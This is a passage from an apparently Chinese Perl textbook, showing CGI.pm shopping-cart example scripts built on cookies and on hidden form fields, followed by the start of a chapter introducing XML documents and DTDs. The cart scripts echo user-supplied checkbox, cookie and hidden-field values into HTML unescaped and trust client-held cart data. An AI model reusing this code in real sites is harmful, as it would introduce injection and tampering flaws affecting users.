#!/usr/local/bin/perl

use CGI;

$co = new CGI;

$purchases = $co->cookie('cart');
```

然后，把新购买项（即由用户单击的新复选框指出的）添加到 `$purchases` 中：

```
#!/usr/local/bin/perl

use CGI;

$co = new CGI;

$purchases = $co->cookie('cart');

if ($co->param('checkboxes')) {

    $purchases .=
    join('<p>', $co->param('checkboxes')) . '<p>';

}
```

然后，把 `$purchases` 存储在新版本的 `cookie` 中。注意，我首先进行检查，以确保生成了新购买，避免不必要地写 `cookie`（如果用户已经选择了删除购物车中的所有项，则 `delete_field` 中的值是非 0 值，稍后将讨论这个内容）：

```
#!/usr/local/bin/perl

use CGI;

$co = new CGI;

$purchases = $co->cookie('cart');

if ($co->param('checkboxes')) {
```

```

    $purchases .=
    join('<p>', $co->param('checkboxes')) . '<p>';
}

$cookie1 = $co->cookie(-name=>'cart', -value=>$purchases);
if ($co->param('delete_field')) {
    $cookie1 = $co->cookie(-name=>'cart', -value=>'');
}
if($co->param('checkboxes') || $co->param('delete_field')) {
    print $co->header(-cookie=>$cookie1);
} else {
    print $co->header;
}

```

余下的就是显示当前购买的东西，代码如下：

```

print
$co->start_html
(
    -title=>'CGI Example',
    -author=>'Steve',
    -meta=>{'keywords'=>'CGI Perl'},
    -BGCOLOR=>'white',
    -LINK=>'red'
),

$co->center
(
    $co->h1
    (
        'Thanks for letting us serve you...'
    )
),

$co->h3('Here are your purchases...'),

$co->hr;

if ($purchases eq '<p>' || $purchases eq '' ||
    $co->param('delete_field'))
{
    print "Your shopping cart is empty.";
}
else {
    print $purchases;
}

```

注意，我让用户采用名为 `delete_field` 的隐藏字段提交表单来删除购物车中的物品；如果该字段包含非 0 值，则这个脚本就会清除 `cookie`，这样就清空了购物车。下面的 `cgicart.cgi`



表单就创建并发送了 `delete_field` 字段:

```
$co->start_form
(
    -method=>'POST',
    -action=>"http://www.yourserver.com/~username/cgi/cgicart.cgi"
),
$co->center
(
    $co->submit('Delete All Items'),
    $co->hidden(-name=>delete_field,-value=>1,-override=>1)
),
$co->end_form,
$co->end_html;
```

可以看到, 这个空的购物车不会检查重复项, 例如, 用户应该能够删除购物车中的个别项。然而, 它只准确地说明了购物车应用程序的运行方式。

如果你不喜欢 `cookies`, 则参见下一节, 它在没有采用 `cookies` 的情况下实现了这个示例。

#### 程序清单 24.4 cgishop1.cgi

```
#!/usr/local/bin/perl

use CGI;

$co = new CGI;

print $co->header,

$co->start_html
(
    -title=>'CGI Example',
    -author=>'Steve',
    -meta=>{'keywords'=>'CGI Perl'},
    -BGCOLOR=>'white',
    -LINK=>'red'
),
$co->center
(
    $co->h1
    (
        'Welcome to our store!'
    )
),
$co->center
(
    $co->h2
```

```
(
    'Home Products'
)
),
$co->hr,

$co->start_form
(
    -name=>'form1',
    -method=>'POST',
    -action=>"http://www.yourserver.com/~username/cgi/cgicart.cgi"
),
"Please check the items you want to buy: ",
$co->p,

$co->center
(
    $co->checkbox_group
    (
        -name=>'checkboxes',
        -values=>['Shampoo','Toothpaste','Detergent','Lotion']
    )
),
$co->p,
$co->p,
$co->center
(
    $co->submit('Add to Shopping Cart'),
    $co->reset,
),
$co->p,

$co->hr,

$co->end_form,

$co->start_form
(
    -name=>'form2',
    -method=>'POST',
    -action=>"http://www.yourserver.com/~username/cgi/cgishop2.cgi"
),
$co->center
(
    $co->submit('Go to Office Products Page'),
),
```

```
$co->end_form,  
  
$co->start_form  
(  
    -name=>'form3',  
    -method=>'POST',  
    -action=>"http://www.yourserver.com/~username/cgi/cgicart.cgi"  
) ,  
  
$co->center  
(  
    $co->submit('See Your Shopping Cart'),  
) ,  
  
$co->end_form,  
  
$co->end_html;
```

#### 程序清单 24.5 cgishop2.cgi

```
#!/usr/local/bin/perl  
  
use CGI;  
  
$co = new CGI;  
  
print $co->header,  
  
$co->start_html  
(  
    -title=>'CGI Example',  
    -author=>'Steve',  
    -meta=>{'keywords'=>'CGI Perl'},  
    -BGCOLOR=>'white',  
    -LINK=>'red'  
) ,  
  
$co->center  
(  
    $co->h1  
    (  
        'Welcome to our store!'  
    )  
) ,  
  
$co->center  
(  
    $co->h2  
    (  
        'Office Products'  
    )  
) ,  
  
$co->hr,
```



```
$co->start_form
(
    -name=>'form1',
    -method=>'POST',
    -action=>"http://www.yourserver.com/~username/cgi/cgicart.cgi"
),
"Please check the items you want to buy: ",

$co->p,
$co->center
(
    $co->checkbox_group
    (
        -name=>'checkboxes',
        -values=>['Stapler','Eraser','Desk','Shelves']
    )
),

$co->p,
$co->p,

$co->center
(
    $co->submit('Add to Shopping Cart'),
    $co->reset,
),

$co->p,
$co->hr,

$co->end_form,

$co->start_form
(
    -name=>'form2',
    -method=>'POST',
    -action=>"http://www.yourserver.com/~username/cgi/cgishop1.cgi"
),

$co->center
(
    $co->submit('Go to Home Products Page'),
),

$co->end_form,

$co->start_form
(
    -name=>'form3',
    -method=>'POST',
    -action=>"http://www.yourserver.com/~username/cgi/cgicart.cgi"
),
```

```
$co->center
(
    $co->submit('See Your Shopping Cart'),
),
$co->end_form,

$co->end_html;
```

#### 程序清单 24.6 cgicart.cgi

```
#!/usr/local/bin/perl

use CGI;

$co = new CGI;

$purchases = $co->cookie('cart');

if ($co->param('checkboxes')) {
    $purchases .=
        join('<p>', $co->param('checkboxes')) . '<p>';
}

$cookie1 = $co->cookie(-name=>'cart', -value=>$purchases);

if ($co->param('delete_field')) {
    $cookie1 = $co->cookie(-name=>'cart', -value=>'');
}

if($co->param('checkboxes') || $co->param('delete_field')) {
    print $co->header(-cookie=>$cookie1);
} else {
    print $co->header;
}

print

$co->start_html
(
    -title=>'CGI Example',
    -author=>'Steve',
    -meta=>{'keywords'=>'CGI Perl'},
    -BGCOLOR=>'white',
    -LINK=>'red'
),
$co->center
(
    $co->h1
    (
        'Thanks for letting us serve you...'
    )
),
```

```
$co->h3('Here are your purchases...'),

$co->hr;

if ($purchases eq '<p>' || $purchases eq '' ||
$co->param('delete_field'))
{
    print "Your shopping cart is empty.";
}

else {
    print $purchases;
}

print

$co->hr,

$co->start_form
(
    -method=>'POST',
    -action=>"http://www.yourserver.com/~username/cgi/cgishop1.cgi"
),

$co->center
(
    $co->submit('Go to Home Products'),
),

$co->end_form,

$co->start_form
(
    -method=>'POST',
    -action=>"http://www.yourserver.com/~username/cgi/cgishop2.cgi"
),

$co->center
(
    $co->submit('Go to Office Products'),
),

$co->end_form,

$co->start_form
(
    -method=>'POST',
    -action=>"http://www.yourserver.com/~username/cgi/cgicart.cgi"
),

$co->center
(
    $co->submit('Delete All Items'),
    $co->hidden(-name=>delete_field,-value=>1,-override=>1)
```



```
),
$co->end_form,
$co->end_html;
```

### 24.2.9 没有Cookies的购物车演示程序

如果在购物车程序不使用 cookies, 应当怎样做呢?

通过把购物车数据存储在隐藏字段（而不是 cookies）中, 就可以创建购物车应用程序。本节的代码是使用隐藏数据字段重新产生上一节介绍的购物页面和购物车脚本。

两个购物页面是由 shop1.cgi 和 shop2.cgi 创建的, 而且 cart.cgi 支持购物车本身。程序清单 24.7 给出了 shop1.cgi, 程序清单 24.8 给出了 shop2.cgi, 程序清单 24.9 给出了 cart.cgi。这些脚本的结果与图 24.11 至图 24.14 相同。

在这个示例中, 把购物车数据传递给每个页面, 并把这些数据存储在变量 \$shoppingcart 中, 代码如下:

```
if ($co->param()) {
    $shoppingcart = $co->param('shoppingcart');
}
```

该数据存储在 shoppingcart 隐藏字段中, 代码如下:

```
$co->hidden
(
    -name=>'shoppingcart',
    -override => 1,
    -default => $shoppingcart
)
```

当用户导航到另一个页面时, 当前页面把隐藏字段中的购物车数据传递给调用的下一个页面。如果用户给购物车添加多项, 它们也会添加到 cart.cgi 中的购物车数据中, 代码如下:

```
if ($co->param()) {
    $purchases = $co->param('shoppingcart') .
    join('<p>', $co->param('checkboxes')) . '<p>';
}
```

可以看到, 该进程比使用 cookies 需要更多的编程, 这是由于每个页面必须处理购物车数据, 而不只是购物车本身。另一个缺点是, 在浏览器会话之间不会保存购物车内容, 这与使用 cookies 是一样的。但是, 如果不想使用 cookies, 则隐藏字段有时会提供适当的方案。

#### 程序清单 24.7 shop1.cgi

```
#!/usr/local/bin/perl

use CGI;

$co = new CGI;
```

```
if ($co->param()) {

    $shoppingcart = $co->param('shoppingcart');
}

print $co->header,

$co->start_html
(
    -title=>'CGI Example',
    -author=>'Steve',
    -meta=>{'keywords'=>'CGI Perl'},
    -BGCOLOR=>'white',
    -LINK=>'red'
),

$co->center
(
    $co->h1
    (
        'Welcome to our store!'
    )
),

$co->center
(
    $co->h2
    (
        'Home Products'
    )
),

$co->hr,

$co->start_form
(
    -name=>'form1',
    -method=>'POST',
    -action=>"http://www.yourserver.com/~username/cgi/cart.cgi"
),

"Please check the items you want to buy: ",

$co->p,

$co->center
(
    $co->checkbox_group
    (
        -name=>'checkboxes',
        -values=>['Shampoo','Toothpaste','Detergent','Lotion']
    )
),
```

```
$co->p,  
  
$co->hidden  
(  
    -name=>'shoppingcart',  
    -override => 1,  
    -default => $shoppingcart  
) ,  
  
$co->p,  
  
$co->center  
(  
    $co->submit('Add to Shopping Cart'),  
    $co->reset,  
) ,  
  
$co->p,  
  
$co->hr,  
  
$co->end_form,  
  
$co->start_form  
(  
    -name=>'form2',  
    -method=>'POST',  
    -action=>"http://www.yourserver.com/~username/cgi/shop2.cgi"  
) ,  
  
$co->hidden  
(  
    -name=>'shoppingcart',  
    -override => 1,  
    -default => $shoppingcart  
) ,  
  
$co->center  
(  
    $co->submit('Go to Office Products Page'),  
) ,  
  
$co->end_form,  
  
$co->start_form  
(  
    -name=>'form3',  
    -method=>'POST',  
    -action=>"http://www.yourserver.com/~username/cgi/cart.cgi"  
) ,  
  
$co->hidden  
(
```



```

        -name=>'shoppingcart',
        -override => 1,
        -default => $shoppingcart
    ),
    $co->center
    (
        $co->submit('See Your Shopping Cart'),
    ),
    $co->end_form,

    $co->end_html;

```

#### 程序清单 24.8 shop2.cgi

```

#!/usr/local/bin/perl

use CGI;

$co = new CGI;

if ($co->param()) {

    $shoppingcart = $co->param('shoppingcart');
}

print $co->header,

$co->start_html
(
    -title=>'CGI Example',
    -author=>'Steve',
    -meta=>{'keywords'=>'CGI Perl'},
    -BGCOLOR=>'white',
    -LINK=>'red'
),
$co->center
(
    $co->h1
    (
        'Welcome to our store!'
    )
),
$co->center
(
    $co->h2
    (
        'Office Products'
    )
),

```

```
$co->hr,  
  
$co->start_form  
(  
    -name=>'form1',  
    -method=>'POST',  
    -action=>"http://www.yourserver.com/~username/cgi/cart.cgi"  
) ,  
"Please check the items you want to buy: ",  
$co->p,  
  
$co->center  
(  
    $co->checkbox_group  
    (  
        -name=>'checkboxes',  
        -values=>['Stapler','Eraser','Desk','Shelves']  
    )  
) ,  
$co->p,  
  
$co->hidden  
(  
    -name=>'shoppingcart',  
    -override => 1,  
    -default => $shoppingcart  
) ,  
$co->p,  
  
$co->center  
(  
    $co->submit('Add to Shopping Cart'),  
    $co->reset,  
) ,  
$co->p,  
$co->hr,  
$co->end_form,  
  
$co->start_form  
(  
    -name=>'form2',  
    -method=>'POST',  
    -action=>"http://www.yourserver.com/~username/cgi/shop1.cgi"  
) ,  
$co->hidden
```

```

(
    -name=>'shoppingcart',
    -override => 1,
    -default => $shoppingcart
),
$co->center
(
    $co->submit
    (
        'Go to Home Products Page'
    ),
),
$co->end_form,
$co->start_form
(
    -name=>'form3',
    -method=>'POST',
    -action=>"http://www.yourserver.com/~username/cgi/cart.cgi"
),
$co->hidden
(
    -name=>'shoppingcart',
    -override => 1,
    -default => $shoppingcart
),
$co->center
(
    $co->submit('See Your Shopping Cart'),
),
$co->end_form,
$co->end_html;

```

#### 程序清单 24.9 cart.cgi

```

#!/usr/local/bin/perl

use CGI;

$co = new CGI;

print $co->header,

$co->start_html
(
    -title=>'CGI Example',
    -author=>'Steve',
    -meta=>{'keywords'=>'CGI Perl'},
    -BGCOLOR=>'white',

```



```
        -LINK=>'red'
    ),
    $co->center
    (
        $co->h1
        (
            'Thanks for letting us serve you...'
        )
    ),
    $co->h3('Here are your purchases...'),
    $co->hr;
    if ($co->param()) {

        $purchases = $co->param('shoppingcart') .
        join('<p>', $co->param('checkboxes')) . '<p>';

        if ($purchases ne '<p>') {

            print $purchases;
        }

        else {
            print "Your shopping cart is empty.";
        }
    } else {
        print "Your shopping cart is empty.";
    }
    print
    $co->hr,

    $co->start_form
    (
        -method=>'POST',
        -action=>"http://www.yourserver.com/~username/cgi/shop1.cgi"
    ),
    $co->hidden(-name=>'shoppingcart', -override => 1, -value => $purchases),
    $co->center
    (
        $co->submit('Go to Home Products'),
    ),
    $co->end_form,

    $co->start_form
    (
        -method=>'POST',
```

```
        -action=>"http://www.yourserver.com/~username/cgi/shop2.cgi"
    ),
    $co->hidden
    (
        -name=>'shoppingcart',
        -override => 1,
        -value => $purchases
    ),
    $co->center
    (
        $co->submit('Go to Office Products'),
    ),
    $co->end_form,

    $co->start_form
    (
        -method=>'POST',
        -action=>"http://www.yourserver.com/~username/cgi/cart.cgi"
    ),
    $co->hidden
    (
        -name=>'shoppingcart',
        -override => 1,
        -value => ""
    ),
    $co->center
    (
        $co->submit('Delete All Items in Shopping Cart'),
    ),
    $co->end_form,

    $co->end_html;
```

## 第 25 章 XML::DOM 解析

### 25.1 深入分析

本章介绍 XML (Extensible Markup Language, 扩展标记语言)。XML 是一种标记语言, 可以使用它描述数据, 它允许的数据结构比采用其他标记语言 (如 HTML) 更精确。目前, Perl 一直在大规模地进军 XML, 在本章及接下来的两章中, 我们将会看到这些。

在 XML 中, 可以为标记创建自己的标记和语法, 这样, 文档结构便可以遵循数据结构。你必须知道如何编写 XML 文档, 以便在 Perl 中处理它们, 所以本章首先讨论如何创建 XML 文档。然后, 将讨论 XML::DOM Perl 模块, 以便读入该文档, 且逐步解析它。在下一章中, 我们将会讨论如何使用 XML::DOM 模块修改 XML 文档内容, 以及如何使用 XML::Parser 模块解析它。在接下来的一章中, 将讨论使用 XML 和 CGI, 以及在 Internet 上使用 XML 的 SOAP (Simple Object Access Protocol, 简单对象访问协议)、基于 XML 的语言和 WML (Wireless Markup Language, 无线标记语言)。

XML 是由 W3C (它曾经带来了 HTML) 创建的。下面列出了很多资源, 提供了有关 XML 的更多知识; 应该特别注意第一项, 它列出了定义 XML 的最新的正式 XML 推荐标准:

- ◆ [www.w3.org/TR/REC-xml/](http://www.w3.org/TR/REC-xml/)——最新的 XML 推荐标准。W3C 负责 XML 的规范, 并设置有关如何创建文档类型定义及其他元素 (本章将会介绍这些内容) 的规则。
- ◆ <http://msdn.microsoft.com/workshop/xml/index.asp>——Microsoft 的 XML 讨论。
- ◆ <http://msdn.microsoft.com/xml/tutorial/default.asp>——Microsoft 的 XML 指南。
- ◆ [www.projectcool.com/developer/xmlz/index.html](http://www.projectcool.com/developer/xmlz/index.html)——Project Cool 的深入分析指南。

首先, 介绍 XML 文档的样子以及它是如何起作用的。

#### 25.1.1 XML 看起来像什么?

要了解 XML 看起来像什么, 这里我将创建一个 XML 文档, 它包含几个顾客的购买记录, 说明了在 XML 中创建数据结构是多么容易。在 XML 文档的开头, 是 XML 声明, 即 `<?xml version = "1.0"?>`。这是 XML 文档的第一行 (它是必须有的), 用于为 XML 解析程序指明你正在使用的 XML 的版本 (1.0 是写这本书时惟一可用的版本)。XML 中的所有标记都与 HTML 中的标记一样, 也要用尖括号 `<` 和 `>` 括起来。

下面给出了 XML 文档的第一行:



```
<?xml version = "1.0"?>
```

在 XML 中，可以命名自己的元素。XML 文档的主体应该括在一个 XML 元素中，这里是<DOCUMENT>。XML 中的元素以一个起始标记开头，例如<DOCUMENT>，而且以一个结束标记结束，例如</DOCUMENT>，这与 HTML 很相似：

```
<?xml version = "1.0"?>
<DOCUMENT>
.
.
.
</DOCUMENT>
```

也可能有这样的 XML 元素，即在起始标记和结束标记之间不包含任何内容：<DOCUMENT></DOCUMENT>，则把它称为空元素。要在 XML 中写空元素有一种简单方式：即<DOCUMENT/>。

现在，开始存储顾客的购买数据。要存储顾客的数据，我将创建一个新元素<CUSTOMER>，它位于<DOCUMENT>元素之内：

```
<?xml version = "1.0"?>
<DOCUMENT>
  <CUSTOMER>
.
.
.
  </CUSTOMER>
</DOCUMENT>
```

通过创建新的<NAME>元素，也可以存储顾客的名字，该元素的内部又包含两个元素，即<LAST\_NAME>和<FIRST\_NAME>：

```
<?xml version = "1.0"?>
<DOCUMENT>
  <CUSTOMER>
    <NAME>
      <LAST_NAME>Thomson</LAST_NAME>
      <FIRST_NAME>Susan</FIRST_NAME>
    </NAME>
.
.
.
  </CUSTOMER>
</DOCUMENT>
```

也要存储记录的日期，然后在<ORDERS>元素中存储实际的顾客订单，在此放置了顾客购买的所有物品：

```
<?xml version = "1.0"?>
```

```

<DOCUMENT>
  <CUSTOMER>
    <NAME>
      <LAST_NAME>Thomson</LAST_NAME>
      <FIRST_NAME>Susan</FIRST_NAME>
    </NAME>
    <DATE>September 1, 2001</DATE>
    <ORDERS>
      <ITEM>
        <PRODUCT>Video tape</PRODUCT>
        <NUMBER>5</NUMBER>
        <PRICE>$1.25</PRICE>
      </ITEM>
      <ITEM>
        <PRODUCT>Shovel</PRODUCT>
        <NUMBER>2</NUMBER>
        <PRICE>$4.98</PRICE>
      </ITEM>
    </ORDERS>
  </CUSTOMER>
  .
  .
  .
</DOCUMENT>

```

在这个 XML 文档中，可以存储任意多个顾客的记录。下面就说明了如何添加新顾客的记录：

```

<?xml version = "1.0"?>
<DOCUMENT>
  <CUSTOMER>
    <NAME>
      <LAST_NAME>Thomson</LAST_NAME>
      <FIRST_NAME>Susan</FIRST_NAME>
    </NAME>
    <DATE>September 1, 2001</DATE>
    <ORDERS>
      <ITEM>
        <PRODUCT>Video tape</PRODUCT>
        <NUMBER>5</NUMBER>
        <PRICE>$1.25</PRICE>
      </ITEM>
      <ITEM>
        <PRODUCT>Shovel</PRODUCT>
        <NUMBER>2</NUMBER>
        <PRICE>$4.98</PRICE>
      </ITEM>
    </ORDERS>
  </CUSTOMER>

```



```

<CUSTOMER>
  <NAME>
    <LAST_NAME>Smithson</LAST_NAME>
    <FIRST_NAME>Nancy</FIRST_NAME>
  </NAME>
  <DATE>September 2, 2001</DATE>
  <ORDERS>
    <ITEM>
      <PRODUCT>Ribbon</PRODUCT>
      <NUMBER>12</NUMBER>
      <PRICE>$2.95</PRICE>
    </ITEM>
    <ITEM>
      <PRODUCT>Goldfish</PRODUCT>
      <NUMBER>6</NUMBER>
      <PRICE>$1.50</PRICE>
    </ITEM>
  </ORDERS>
</CUSTOMER>
</DOCUMENT>

```

与 HTML 一样，也可以给 XML 元素赋予属性。属性指定了元素的附加数据，例如 HTML `<IMG>` 元素的 `WIDTH` 和 `HEIGHT` 属性，它们指定了图像的宽度和高度。下面是 XML 中的示例，在此给每个 `<CUSTOMER>` 元素都赋予 `TYPE` 属性，以指明用户属于哪种类型的顾客：

```

<?xml version = "1.0"?>
<DOCUMENT>
  <CUSTOMER TYPE="Good">
    <NAME>
      <LAST_NAME>Thomson</LAST_NAME>
      <FIRST_NAME>Susan</FIRST_NAME>
    </NAME>
    <DATE>September 1, 2001</DATE>
    <ORDERS>
      <ITEM>
        <PRODUCT>Video tape</PRODUCT>
        <NUMBER>5</NUMBER>
        <PRICE>$1.25</PRICE>
      </ITEM>
      <ITEM>
        <PRODUCT>Shovel</PRODUCT>
        <NUMBER>2</NUMBER>
        <PRICE>$4.98</PRICE>
      </ITEM>
    </ORDERS>
  </CUSTOMER>
  <CUSTOMER TYPE="Poor">
    <NAME>
      <LAST_NAME>Smithson</LAST_NAME>

```



```
<FIRST_NAME>Nancy</FIRST_NAME>
</NAME>
<DATE>September 2, 2001</DATE>
<ORDERS>
  <ITEM>
    <PRODUCT>Ribbon</PRODUCT>
    <NUMBER>12</NUMBER>
    <PRICE>$2.95</PRICE>
  </ITEM>
  <ITEM>
    <PRODUCT>Goldfish</PRODUCT>
    <NUMBER>6</NUMBER>
    <PRICE>$1.50</PRICE>
  </ITEM>
</ORDERS>
</CUSTOMER>
</DOCUMENT>
```

与 HTML 不同的是，在 XML 中，必须给属性赋值。另外，一定要总是使用单引号或双引号引用这些值。

我们已经知道了如何创建基本的 XML 文档，但还有更多的操作。理想情况下，XML 文档也应该非常有效而且格式良好，在详细讨论如何处理 XML 文档的数据之前，先介绍一下有效和格式良好的意思。

### 25.1.2 格式良好的有效XML文档

在 XML 文档中，除了创建元素之外，还可以在文档中指定哪个语法是合法的，哪个语法是不合法的，例如，哪些元素可以包含其他元素，一个元素可以包含几个元素，以及有多少个元素等。有两种方式可以指定 XML 页面的语法，即使用文档类型定义（DTD）或使用 XML 模式，后者与 DTD 的功能相同，只是它可以进行更多的控制。

如果存在与文档相关的 DTD 或模式，或者如果文档遵从 DTD 或模式，则把 XML 文档看作是有效的。这就是使文档有效的条件。

---

**提示：**要检查 XML 页面是否有效，需检验 Microsoft XML 确认程序页面，该页面位于 [http://msdn.microsoft.com/downloads/samples/internet/xml/xml\\_validator/default.asp](http://msdn.microsoft.com/downloads/samples/internet/xml/xml_validator/default.asp)。可以下载并运行 Microsoft 确认程序来测试文档，也可以输入 XML 文档的 URL，以便在线检查。

---

如果 XML 文档包含一个或多个元素，如果正好只包含一个元素（即文档元素），而且所有其他元素都包含于该元素中，如果所有其他元素互相嵌套，则认为它是格式良好的。只存在少数几个其他需求，请参见 XML 1.0 推荐标准，但它们都是主要需求。

---

**注意：**需要特别注意这种需求，即一个元素（文档元素）应该包含所有其他元素。当我们开始在代码中处理 XML 文档的内容时，这个需求就很重要，这是由于我们将先访问文档元素，然后再按照要求移到其

他元素。请参见上一个 XML 示例，它把文档元素简单地称为<DOCUMENT>。

下面给出了一个示例：在该示例中，将把 DTD 添加到本章创建的 XML 文档中，使它不仅有效而且格式良好（尽管模式变得越来越流行，但在 Perl 模块中并不支持它们，所以这里将使用 DTD，并介绍如何在几个页面中创建 DTD）：

```
<?xml version = "1.0" ?>
<!DOCTYPE DOCUMENT [
<!ELEMENT DOCUMENT (CUSTOMER)*>
<!ELEMENT CUSTOMER (NAME,DATE,ORDERS)>
<!ELEMENT NAME (LAST_NAME,FIRST_NAME)>
<!ELEMENT LAST_NAME (#PCDATA)>
<!ELEMENT FIRST_NAME (#PCDATA)>
<!ELEMENT DATE (#PCDATA)>
<!ELEMENT ORDERS (ITEM)*>
<!ELEMENT ITEM (PRODUCT,NUMBER,PRICE)>
<!ELEMENT PRODUCT (#PCDATA)>
<!ELEMENT NUMBER (#PCDATA)>
<!ELEMENT PRICE (#PCDATA)>
]>
<DOCUMENT>
  <CUSTOMER>
    <NAME>
      <LAST_NAME>Thomson</LAST_NAME>
      <FIRST_NAME>Susan</FIRST_NAME>
    </NAME>
    <DATE>September 1, 2001</DATE>
    <ORDERS>
      <ITEM>
        <PRODUCT>Video tape</PRODUCT>
        <NUMBER>5</NUMBER>
        <PRICE>$1.25</PRICE>
      </ITEM>
      <ITEM>
        <PRODUCT>Shovel</PRODUCT>
        <NUMBER>2</NUMBER>
        <PRICE>$4.98</PRICE>
      </ITEM>
    </ORDERS>
  </CUSTOMER>
  <CUSTOMER>
    <NAME>
      <LAST_NAME>Smithson</LAST_NAME>
      <FIRST_NAME>Nancy</FIRST_NAME>
    </NAME>
    <DATE>September 2, 2001</DATE>
    <ORDERS>
      <ITEM>
```



```
<PRODUCT>Ribbon</PRODUCT>
<NUMBER>12</NUMBER>
<PRICE>$2.95</PRICE>
</ITEM>
<ITEM>
  <PRODUCT>Goldfish</PRODUCT>
  <NUMBER>6</NUMBER>
  <PRICE>$1.50</PRICE>
</ITEM>
</ORDERS>
</CUSTOMER>
</DOCUMENT>
```

下面给出了一个格式良好但并非有效的文档（由于它不包含 DTD 和模式）：

```
<?xml version="1.0"?>
<DOCUMENT>
  <TITLE>
    A Noisy Noise Annoys An Oyster
  </TITLE>
</DOCUMENT>
```

下面这个文档包含一个嵌套错误而且并不包含 DTD，所以它既不是有效的，也不是格式良好的：

```
<?xml version="1.0"?>
<TITLE>
  A Noisy Noise Annoys An Oyster
<HEADING>
</TITLE>
  A Study Of Shellfish And Audio Disturbances
</HEADING>
```

多数 XML 解析程序都要求 XML 文档是格式良好的，但不一定有效。多数 XML 解析程序并不要求 DTD 或模式，但若有的话，解析程序通常能够使用它检查 XML 文档的语法。正式的 XML 1.0 规范建议 XML 文档不但有效而且格式良好。

要使 XML 文档有效，需针对 DTD 或模式检查它。这里将简述如何创建 DTD，并说明它们的外观。模式的 W3C 推荐标准一直在发展，而且如何把模式和 XML 文档相关联还不是很明了，所以这里将使用 DTD。

### 25.1.3 XML 文档类型定义

现在，我们已经知道了如何创建 XML 文档。如果想确保文档有效（即符合设置的语法规则），则对于要检查的 XML 解析程序，需要一个 DTD 或模式，而且创建这些项是非常复杂的。这里将介绍 DTD。

---

注意：对于本书中利用 Perl 完成的 XML 工作，并不是必须使用 DTD 和模式，所以可以认为本节是可



选的，而且如果愿意的话，可以跳过它。但要注意，如果继续使用 XML，则知道如何指定 XML 文档的语法是非常重要的，这样可以避免错误。

创建 DTD 可能有些复杂，下面就给出了一个示例。这是我要创建的 XML 文档，DTD 包含于<!DOCTYPE>元素中：

```
<?xml version="1.0"?>
<!DOCTYPE DOCUMENT [
  <!ELEMENT p          (#PCDATA)>
  <!ELEMENT DOCUMENT    (TITLE,SUBTITLE?,PREFACE?,(SECTION | PART)+)>
  <!ELEMENT TITLE       (TITLE2)*>
  <!ELEMENT TITLE2      (#PCDATA)>
  <!ELEMENT SUBTITLE    (p)+>
  <!ELEMENT PREFACE     (HEADING, p)+>
  <!ELEMENT PART        (HEADING, CHAPTER+)>
  <!ELEMENT SECTION     (HEADING, p)+>
  <!ELEMENT HEADING     (#PCDATA)>
  <!ELEMENT CHAPTER     (CHAPTERTITLE, p)+>
  <!ELEMENT CHAPTERTITLE (#PCDATA)>
]>
<DOCUMENT>
  <TITLE>My Novel</TITLE>
  <PART>
    <HEADING>Ice Cream Consumption</HEADING>
    <CHAPTER>
      <CHAPTERTITLE>CHAPTER 1</CHAPTERTITLE>
      <p>I enjoy fishing.</p>
      <p>And I enjoy travel.</p>
      <p>How about you?</p>
    </CHAPTER>
  </PART>
</DOCUMENT>
```

这里有很多元素：<DOCUMENT>、<TITLE>、<PART>、<HEADING>等。首先，声明<p>元素，它用于“段落”，我想让它只保留用关键字#PCDATA 指定的文本——即当 XML 调用它时“已解析的字符数据”：

```
<!ELEMENT p          (#PCDATA)>
```

接下来，声明文档元素<DOCUMENT>。设置<DOCUMENT>元素，以包含<TITLE>标记，也可能是<SUBTITLE>标记，这是通过在 SUBTITLE 声明后放置一个?来指示的；还可能是<PREFACE>标记，可能是用<SECTION>和<PART>标记声明的一个、多个节或者一个、多个部件，如下所示（注意竖线表示“或”）：

```
<!ELEMENT p          (#PCDATA)>
<!ELEMENT DOCUMENT    (TITLE, SUBTITLE?, PREFACE?, (SECTION | PART)+)>
```

这是一个符号列表，当在 DTD 中定义元素的语法时，可以使用它们。这些符号的意思如下：

- ◆ **a b**——**b** 紧跟在 **a** 的后面。
- ◆ **a | b**——**a** 或 **b** 只能选一个。
- ◆ **a - b**——由 **a**（而不是由 **b**）表示的字符串集。
- ◆ **a?**——**a** 或什么也没有。
- ◆ **a+**——**a** 出现一次或多次。
- ◆ **a\***——**a** 出现 0 次或多次。
- ◆ **(表达式)**——用圆括号把表达式括起来意味着把它看作一个单元，而且可以带有后缀运算符 **?**、**\*** 或 **+**。

接下来，将声明一个包含 0 个或多个副标题标记的<TITLE>标记，并把它称为<TITLE2>：

```
<!ELEMENT p                (#PCDATA) >
<!ELEMENT DOCUMENT         (TITLE, SUBTITLE?, PREFACE?, (SECTION | PART) +) >
<!ELEMENT TITLE            (TITLE2) * >
```

<TITLE2>元素可以包含字符数据：

```
<!ELEMENT p                (#PCDATA) >
<!ELEMENT DOCUMENT         (TITLE, SUBTITLE?, PREFACE?, (SECTION | PART) +) >
<!ELEMENT TITLE            (TITLE2) * >
<!ELEMENT TITLE2           (#PCDATA) >
```

接下来，声明<SUBTITLE>元素，它可以包含一个或多个段落：

```
<!ELEMENT p                (#PCDATA) >
<!ELEMENT DOCUMENT         (TITLE, SUBTITLE?, PREFACE?, (SECTION | PART) +) >
<!ELEMENT TITLE            (TITLE2) * >
<!ELEMENT TITLE2           (#PCDATA) >
<!ELEMENT SUBTITLE         (p) + >
```

<PREFACE>元素可以包含一个<HEADING>元素，后面跟着一个或多个<p>元素，或者很多<HEADING>元素，每个元素后面都紧跟一个或多个<p>元素，代码如下：

```
<!ELEMENT p                (#PCDATA) >
<!ELEMENT DOCUMENT         (TITLE, SUBTITLE?, PREFACE?, (SECTION | PART) +) >
<!ELEMENT TITLE            (TITLE2) * >
<!ELEMENT TITLE2           (#PCDATA) >
<!ELEMENT SUBTITLE         (p) + >
<!ELEMENT PREFACE          (HEADING, p) + >
```

我将指定<PART>元素包含<HEADING>及一个或多个<CHAPTER>元素，如下：

```
<!ELEMENT p                (#PCDATA) >
<!ELEMENT DOCUMENT         (TITLE, SUBTITLE?, PREFACE?, (SECTION | PART) +) >
<!ELEMENT TITLE            (TITLE2) * >
```



```

<!ELEMENT TITLE2      (#PCDATA)>
<!ELEMENT SUBTITLE    (p)+>
<!ELEMENT PREFACE     (HEADING, p+)+>
<!ELEMENT PART        (HEADING, CHAPTER+)>

```

另外，假定<SECTION>元素可以包含<HEADING>元素及一个或多个<p>元素，<HEADING>元素可以包含文本，而且<CHAPTER>元素可以包含<CHAPTERTITLE>及一个或多个<p>元素，如下所示：

```

<!ELEMENT p           (#PCDATA)>
<!ELEMENT DOCUMENT    (TITLE, SUBTITLE?, PREFACE?, (SECTION | PART)+)>
<!ELEMENT TITLE       (TITLE2)*>
